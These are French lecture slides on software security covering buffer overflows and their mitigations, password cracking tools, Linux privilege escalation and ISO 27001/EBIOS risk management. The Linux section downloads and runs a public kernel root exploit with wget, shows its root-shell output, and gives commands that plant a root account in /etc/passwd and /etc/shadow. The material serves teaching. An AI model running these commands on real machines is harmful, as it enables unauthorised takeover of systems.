Éléments de sécurité

Cedric Foll

cedric.foll@(laposte.net|univ-lille3.fr)

http://twitter.com/follc

Plan

- Principales familles de failles (hors web)
  - Gestion de la mémoire
  - Mots de passe et cryptographie
  - Spécifiques à Linux
- Evolution de la sécurité
- Quelques éléments organisationnels

Failles applicatives « C »

- Failles liées aux applications écrites en C/C++
  - Et tout langage sans gestion « automatique » de la mémoire
    - Donc pas Java, C#, Perl, Python, Ruby, ...
  - Mais tout de même encore très très présent dans les applications bas niveau, et encore pour un moment...
    - Systèmes d'exploitation : Linux, Windows, ...
    - Applications serveurs : Apache, Postfix, ...
    - Logiciels clients : Navigateur web et ses plugins, client de messagerie, ...
    - ...


Buffer Overflow

- Mauvaise gestion de la mémoire
- Impact:
  - Exécution de code arbitraire
    - C'est à dire qu'un pirate réussissant à exploiter un buffer overflow peut exécuter n'importe quel code avec les privilèges du programme attaqué (par exemple « www-data » pour Apache).
- Rappels:
  - Stack (pile): Où sont stockées les variables locales.
  - Heap (tas): Où sont stockées les données dynamiques (celles créées via un malloc())

Stack

- Fonctionnement (simplifié) d'un appel de fonction:
  - Sauvegarde des variables locales.
  - Saut vers la fonction.
  - Stockage dans la stack des variables locales et de l'adresse de retour (ie à quel endroit on était avant le saut vers la fonction).
  - A la fin de la fonction, saut vers l'adresse de retour stockée dans la stack.

Stack


Subroutine Variables
Data copied into buffers from top of frame to bottom
Instruction to return to when subroutine exits
Frame Pointer
Return Address
Subroutine Args

Stack Overflow

- Code vulnérable:


```
#include <stdio.h>
#include <string.h>
int hello(char *str) {
    char buffer [20];
    strcpy(buffer, str);
    printf("bonjour %s\n",buffer);
    return 0;
}
int main(int argc, char * argv [])  {
    if (argc>1)
       hello(argv[1]);
    printf("bye!\n");
}
```

- Une variable locale « buffer » est créée et placée dans la Stack.
- Si ce qu'envoie l'utilisateur est trop gros, l'adresse de retour va être écrasée.

Principe de l'attaque

- Le pirate va créer une portion de code qu'il va injecter dans la mémoire du programme:
  - On appelle ceci un **shellcode:**
    - Il doit être court.
    - En général, ne pas comporter de caractères '\0'.
    - Écrit en assembleur.
- Il va essayer d'écraser l'emplacement mémoire contenant l'adresse de retour.
- Il va écraser l'adresse de retour par l'adresse de son shellcode.
- Lorsque la fonction se terminera, le shellcode sera exécuté.

Écrasement de l'adresse de retour



Les difficultés

- Comment connaître l'adresse de son shellcode ?
  - Peut se trouver si le pirate a accès à la machine et le code qu'il veut exploiter.
  - Sinon, très délicat, peut se trouver par force brute:
    - Essayer les valeurs entre 0xbfff0000 et 0xbfffffff.
- Quelle est la taille des données injectables ?
- Comment écrire le shellcode ?
  - Doit être écrit en assembleur sans '\0'.
  - Des logiciels automatisent ceci en particulier metasploit

Solutions

- Coté programmeur:
  - Utiliser des fonctions de type strn*
- Compilateur:
  - Utilisation de canaris.
- Kernel:
  - Address space layout randomization
  - Rendre la Stack non éxécutable.

Stack Overflow aujourd'hui

- Les canaris
  - La plupart des compilateurs implémentent la protection par canaris
    - Windows est compilé avec la protection par canaris (option /GS) depuis Windows XP SP2 et Windows server 2003
    - Ajout d'un ou plusieurs octets aléatoires dans la Stack, on vérifie au moment de sortir de chaque fonction qu'il n'a pas été modifié, si c'est le cas le processus est tué.

Les canaris avec gcc

```
$ gcc  -fno-stack-protector test.c

$ ./a.out cedric
bonjour cedric
bye!

$ perl -e 'print "0" x 20' | xargs ./a.out
bonjour 00000000000000000000
bye!

$ perl -e 'print "0" x 25' | xargs ./a.out
bonjour 0000000000000000000000000
bye!

$ perl -e 'print "0" x 30' | xargs ./a.out
bonjour 000000000000000000000000000000
bye!
xargs: ./a.out a terminé son exécution par le signal 11
```

Les canaris avec gcc

```
$ gcc  -fstack-protector-all test.c


$ perl -e 'print "0" x 21' | xargs ./a.out bonjour
000000000000000000000

*** stack smashing detected ***: ./a.out terminated

xargs: ./a.out a terminé son exécution par le signal 6
```

Les canaris avec gcc

```
$ gcc  -fno-stack-protector test.c -S -o test-nosg.s
$ gcc  -fstack-protector-all test.c -S -o test-sg.s

$ diff test-nosg.s test-sg.s

(…)

17a18,22
>     movl    %eax, -44(%ebp)
>     movl    %gs:20, %eax
>     movl    %eax, -12(%ebp)
>     xorl    %eax, %eax
>     movl    -44(%ebp), %eax



(…)

26a32,36
>     movl    -12(%ebp), %edx
>     xorl    %gs:20, %edx
>     je    .L3
>     call    __stack_chk_fail
```

Stack Overflow aujourd'hui

- ALSR (Address space layout randomization)
  - Tous les OS modernes (y compris Android et iPhone) l’implémentent :
    - L'idée est que la valeur de retour de la fonction, donc l'adresse du shellcode injectée est aléatoire et modifiée à chaque exécution.
      - « Impossible » d'écrire un stack overflow « old school » avec un saut direct vers l'adresse du shell code qui fonctionnera à tous les coups

Stack Overlow aujourd'hui

- Nonexecutable stack
  - Implémenté sur Windows depuis XP SP2 et Windows server 2003 et sur la plupart des OS modernes.
    - Les pages mémoires peuvent être marquées comme non exécutables, c'est le cas de la stack.
      - Impossible d'exécuter directement le shell code injecté dans la stack.


Stack Overlow aujourd'hui

- Dans la pratique l'attaquant a de forte chances de devoir contourner ces trois mécanismes de protection
  - Très complexe !
- Mais si un « stack overflow » est possible à distance l'impact est critique.
  - Sur un service (OS, logiciel serveur) : possibilité pour un pirate de prendre la main à distance (obtention d'un shell) sur le logiciel en envoyant un code malveillant.
  - Sur un navigateur, la visite d'une page malveillante entraîne la prise de contrôle par le pirate de la machine (injection de cheval de troye par exemple).
- Plusieurs logiciels automatisent l'exploitation de ce type de failles :
  - En OpenSource Metasploit
    - Référencement de failles avec code d'exploitation associé.

Heap Overflow

- http://www.mathyvanhoef.com/2013/02/understanding-heap-exploiting-heap.html
- Même principe sur des variables créées via un malloc().
  - L'idée générale est qu'un malloc crée des bloques mémoires sous forme de liste doublement chainées.
    - Le bloc mémoire contient une partie des données ainsi que les adresses du bloque suivant et précédent.
    - Un appel de free() va lire les adresses du bloque suivant et précédent et reconstruire la chaine (donc en écrivant des adresses)

Heap Overflow



- Pour le pirate il va être donc possible d'écrire des données arbitraires (deux fois 4 octets) à deux adresses arbitraires.
  - Typiquement il va écraser l'adresse d'une fonction par l'adresse d'un shellcode qu'il aura stocké quelque part.
    - Quand cette fonction sera appelée son shellcode sera exécuté.
- Mais les implémentations récentes de malloc intègrent des mécanismes de sécurité similaires aux canaries

Autres failles

- « Race condition »
  - L'attaquant exploite le temps entre le moment où un programme vérifie l'existence d'une ressource et son utilisation.
- Integer overflow
  - L'attaquant exploite les erreurs dans la gestion des nombres entiers (par exemple 65636 → 0 pour un entier non signé sur deux octets).
- Format string
  - Utilisation du « %n » dans un printf
- Erreur d'implémentation cryptographique
- ...

Pour aller plus loins

- Détailles sur les attaques de type stack overflow et techniques de contournement des protections :
  - https://www.dailysecurity.fr/

Failles applicatives

- Comment les détecter
  - Lire le code source
  - Lire le code assembleur
  - Technique de fuzzing (envoi de donnée aléatoire à un programme jusqu'à ce qu'il plante).
  - Par hasard, par exemple l'ouverture d'une page html « plante » on essaie de debbuger le problème.
- Comment écrire l' « exploit »
  - Très complexe, demande en général des compétences très poussées en assembleur, gestion de la mémoire sur l'OS, ...
- Comment les exploiter ?
  - La plupart des auditeurs s'appuient sur des exploits déjà développés et disponibles dans un framwork
    - Aujourd'hui metasploit est un des plus utilisés

Mots de passe faible

- Attaque « online »
  - Des outils permettent de tester à distance des couples login/password sur différents protocoles (pop/imap/ssh/ftp/telnet, ...)
    - Plusieurs connexions en parallèle pour accélérer
    - On peut espérer quelques dizaines de tests par seconde
    - Un des outils les plus connus et les plus complets est Hydra (www.thc.org/thc-hydra/)
- Pour que l'attaque aboutisse il faut un peu de chance...

Mots de passe faibles

- Attaque « offline »
  - Une liste de login/mots de passes cryptés est découverte il s'agit de retrouver les mots de passe à partir du hash.
  - La méthode :
    - On prend une liste de mots de passe fréquents, on calcule le hash et l'on fait la correspondance, puis on en fait des variations (ie ajout !, remplacement a par @, ...)
    - Si l'on a du temps on essaie toutes les combinaisons de chiffres, de lettres, ...
  - L'outil le plus couramment utilisé est John The Ripper (www.openwall.com/john/)
    - Performances très dépendantes de l'algorithme et du CPU (et/ou GPU)
      - De quelques dizaines de tests par secondes à plusieurs centaines de milliers sur un PC
      - Pour faire perdre du temps aux pirates la fonction de hash est itérée (par exemple sous Unix 5.000 fois un SHA-512 avec SHA512crypt)
  - « En général » 80 % des mots de passe sont trouvés de cette manière en quelques minutes

Mots de passe faible

- Source article article cassage mot de passe MISC janvier 2017

Longueur du mot de passe	NTLM		MD5crypt		SHA512crypt		Bcrypt N=5		Bcrypt N=12	
	alnum	Alnum+	alnum	Alnum+	alnum	Alnum+	alnum	Alnum+	alnum	Alnum+
4	0,01"	0,18"	10"	2'43"	17'	4h31'	5'35"	1h30'	11h40'	7j18h
5	0,4"	12,9"	6"	3h15'	10h	13j13h	3h21'	4j11h	17j12h	2a
6	14,5"	15'29"	3h40'	9j18h	15j6h	3a	121h	323j	1,6a	110a
7	8'42"	18h35'	5j12h	2a	1,5a	193a	181j	64a	62a	$8*10^3$a
8	5h13'	56j	198j	138a	54a	$13*10^3$a	18a	$4,5*10^3$a	$2*10^3$a	$5,73*10^6$a

Tableau 1 : Temps estimé pour effectuer une recherche exhaustive avec John the Ripper en fonction de la longueur du mot de passe et des caractères utilisables (h : heure ; j : jour ; a:année).

Algorithme	John the Ripper	Hashcat	CudaHashcat
NTLM	$150*10^6$	$75*10^6$	$3,7*10^9$
MD5crypt	$165*10^3$	$80*10^3$	$1*10^6$
SHA512crypt	$1,65*10^3$	$1,7*10^3$	$11*10^3$
Bcrypt N=5	$5*10^3$	$5,6*10^3$	$5*10^2$
Bcrypt N=12	40	43	~4

Tableau 2 : Nombre d'empreintes générées par seconde selon le logiciel et l'algorithme utilisés lors d'une recherche exhaustive


Mots de passe faibles

- Attaque offline suite
  - Rainbow table
    - Plutôt que de calculer tous les hash possibles il est maintenant possible de télécharger des bases de tous les hash (pour certains algorithmes)
      - Retrouver le password s'apparente à un « grep »
    - Par exemple pour tous les mots de passe hashés sur Windows Vista d'une longueur <= 12 caractères composée uniquement de chiffres fait 3Go
    - Logiciel pouvant être utilisé Ophcrack http://ophcrack.sourceforge.net/

Mots de passe faibles

Free Vista Rainbow tables

These tables can be used to crack Windows Vista and 7 passwords (NT hashes).



Vista free (461MB)

Success rate: 99%
Charset: based on a dictionary with variations (hybrid mode)

md5sum: 403cf58178d7272a48819b47ca8b2e6b

Vista special (8.0GB)

formerly known as NTHASH

Success rate: 99%
Passwords of length 6 or less
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ (including the space character)
Passwords of length 7
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
Passwords of length 8
Charset: 0123456789abcdefghijklmnopqrstuvwxyz

Mots de passe faibles

Vista specialXL (107GB)

Success rate: 99%
Passwords of length 1-7
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ (including the space character)

Vista eight (134.6GB)

Success rate: 99%
Passwords of length 8
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!*

Vista eightXL (2.0TB)

Success rate: 99%
Passwords of length 8
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ (including the space character)

Vulnérabilités Linux

- Une fois qu'un pirate a obtenu un « accès » sur la machine (ie il peut exécuter des commandes), il va essayer de devenir root
  - Failles spécifiques du noyau
    - « Beaucoup » de failles sur le kernel linux permettent de devenir root avec le compte d'un utilisateur simple.
    - Par exemple la faille « CVE-2012-0056 » sur les kernel 2.6.39

Vulnérabilités Linux

```
$ wget www.tux-planet.fr/public/hack/exploits/kernel/mempodipper.c
$ gcc mempodipper.c -o mempodipper
$ ./mempodipper
===============================
= Mempodipper =
= by zx2c4 =
= Jan 21, 2012 =
===============================
[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/6454/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Reading su for exit@plt.
[+] Resolved exit@plt to 0x402178.
[+] Seeking to offset 0x40216c.
[+] Executing su with shellcode.
sh-4.2# whoami
root
```

Vulnérabilités Linux

- Utiliser la crontab
  - Des scripts pouvant être lancés par root à intervalles donnés
    - Voir si certains peuvent être accessibles en écriture
    - Ajouter dedans la création d'un nouveau compte root
      echo 'r00t:x:0:0:root:/root:/bin/bash' >> /etc/passwd
      echo 'r00t:!:0:hash mot de passe:7:::' >> /etc/shadow
  - Même chose avec logrotate (lancé via crontab), des scripts sont lancés par root avant et après rotation des logs

Vulnérabilité linux

- Les fichiers suid root
  - Lorsqu'un fichier est en « suid », le programme s'exécute avec les droits du propriétaire du fichier

```
$ ls -l /usr/bin/passwd

-rwsr-xr-x 1 root root 42824 sept. 13 00:29 /usr/bin/passwd
```

- Vérifier qu'une faille n'est pas recensée sur un des programmes en suid root du serveur

```
find / -xdev -type f -perm +u=s -print
```

Organisationnel

- 15 ans de sécurité, qu'est ce qui a changé ?
  - De l'artisanat à la professionnalisation côté attaque et défense
  - Médiatisation des incidents, enjeux financiers
- Positionnement et rôle du RSSI
  - Technicien, juriste, manager des risques ?
- Comment améliorer la « sécurité » dans une administration ou entreprise ?
- Les enjeux futurs

Evolution du monde de la sécurité

- Organisation
  - Création de la fonction « RSSI » au début des années 2000
  - Création de la DCSSI (direction du SGDN) en 2001, transformation en ANSSI en 2009.
    - Passage d'une centaine d'agents en 2009 à 500 fin 2015 et 600 en 2017.
      - 85 postes actuellement ouverts
    - Un CERT, un service inspection, …
    - Des textes réglementaires (RGS en 2010, PSSI-E en 2014, …)
  - En 2018 application de la RGPD (Règlement européen sur la protection des données) et de la fonction de DPO (Data Protection Officer)

Evolution du monde de la sécurité

- Empilement de briques de sécurité
  - Au début des années 2000, il n'était pas rare de voir des réseaux à plat en adressage public
  - Qui n'a plus d'anti-virus, firewall, IPS, VPN, des dizaines voire des centaines de VLAN en 2015 ?
- D'autres produits apparaissent (signe qu'il y a du budget SSI) et disparaissent aussi vite (que les ingénieurs SSI ne sont pas des gogo)
  - Qui se souvient des appliances de patch virtuel, des DLP (Data Leak Prevention) et demain des IDS ?

Evolution du monde de la sécurité

- Les protections périmétriques et en profondeur n'ont jamais été aussi complexes
  - Comment inspecter les flux lorsqu'ils sont pour la plupart chiffrés ?
  - Le volume des logs fait que leur traitement nécessite les recours techniques de Big Data.
  - Les utilisateurs accèdent aux SI avec de multiples périphériques dont la plupart ne sont pas fournis par l'employeur.

Evolution du monde de la sécurité

- Les enjeux n'ont jamais été aussi importants
  - Dématérialisation d'actes sensibles (inscriptions, paiement, évolution de carrière, ToIP, visioconférence, messagerie électronique, ...)
- Les menaces aussi présentes
  - Actes malveillants internes, crapuleux, étatiques
- Heureusement le grand public commence à se soucier des enjeux de sécurité
  - Surtout lorsqu'il s'agit de sa vie privée...
  - Médiatisation très importante d'incidents de sécurité : Ashley Madison, Leak de photos privées de célébrités stockées sur iCloud, affaire Snowden, ...

Le rôle du RSSI

- Son rôle est de mettre en place un management de la sécurité (un SMSI)
  - Il est le lien entre
    - les MOA qui expriment les besoins de sécurité
    - les MOE qui proposent des mesures
    - la direction qu'il avise des risques résiduels
  - Il formalise la politique de sécurité et s'assure qu'elle est appliquée
- Son rôle n'est pas :
  - De parler au nom des MOA
  - D'implémenter des solutions de sécurité (c'est le rôle des MOE)

Le management de la sécurité

- Mise en place d'un SMSI : système de gestion de la sécurité de l'information
  - Passer d'une approche au doigt mouillé et rustines à une analyse systémique
    - L'objectif n'est pas de devenir infaillible ni même plus sécurisé
    - Il s'agit d'être conscient des risques que l'on prend
  - La méthode la plus répandue repose sur l'ISO 27.001

ISO 27.001

- Plan, Do, Check, Act
  - Plan :
    - Définition du périmètre du SMSI (juste les téléservices, les applications financières, tout le SI, … ?)
    - Faire une analyse de risques (par exemple EBIOS)
    - Traiter les risques : accepter, transférer, éviter ou réduire
    - Définir les mesures de sécurité permettant de réduire les risques
  - Do :
    - Déployer les mesures
  - Check :
    - Vérifier qu'elles sont appliquées
  - Act :
    - Corriger les écarts


Analyse de risques : EBIOS

- Etude du contexte
- Expression des besoins de sécurité : ne peut être fait que par les maitrises d'ouvrage
  - Critères DICP sur les données manipulées
- Etude des menaces (intrusion, erreur de manipulation, inondation, tremblement de terre, …)
- Etude des risques (on croise les besoins et les menaces)
- Afin de réduire les risques, on propose des mesures de sécurité

La sécurité

- DICP :
  - Disponibilité : Le SI fonctionne et est utilisable pour les utilisateurs légitimes.
  - Intégrité : Les données dans le SI sont fiables et n'ont pas été altérées.
  - Confidentialité : Les données du SI sont accessibles uniquement par les utilisateurs légitimes.
  - Preuve : Les opérations réalisées sur le SI sont journalisées et les traces sont fiables.

Analyse de risque EBIOS



Exemple: application de gestion des congés

- Contexte :
  - application web en ligne, les employés saisissent leurs congés, les N+1 les valident (ou pas). Profils agent, N+1, administrateur de l'application.
- Expression des besoins de sécurité (par les MOA → DRH):
  - C'est le rôle de la MOA mais le RSSI doit conseiller par des exemples pour ne pas mettre tous les curseurs au max (ou au minimum)
    - Un haut niveau de sécurité peut conduire à des retards, des contraintes…
    - Des incidents de sécurité peuvent être lourds de conséquences
  - Disponibilité : « si l'application est en panne quelques jours, on passera au papier » → faible
  - Intégrité : « Il ne faut surtout pas perdre l'historique de l'année en cours, un agent ne doit pas pouvoir effacer des congés passés, les données doivent être fiables » → niveau élevé
  - Confidentialité : « assez confidentiel mais pas trop » → niveau moyen
  - Preuve : « il faut savoir qui se connecte pour faire quoi, mais rien de critique » → faible

Exemple: application de gestion des congés

- Menaces :
  - EBIOS propose une liste de menaces, il n'y a qu'à cocher…
  - Pour l'exemple nous prenons :
    - Malveillance → moyennement probable
    - Erreur de manipulation d'un administrateur ou N+1 → très probable
    - Panne technique → moyennement probable
- Pour les risques, on fait un tableau avec des couleurs ou des chiffres et on fait une moyenne (arithmétique ou géométrique)

Risque

	D	I	C	P
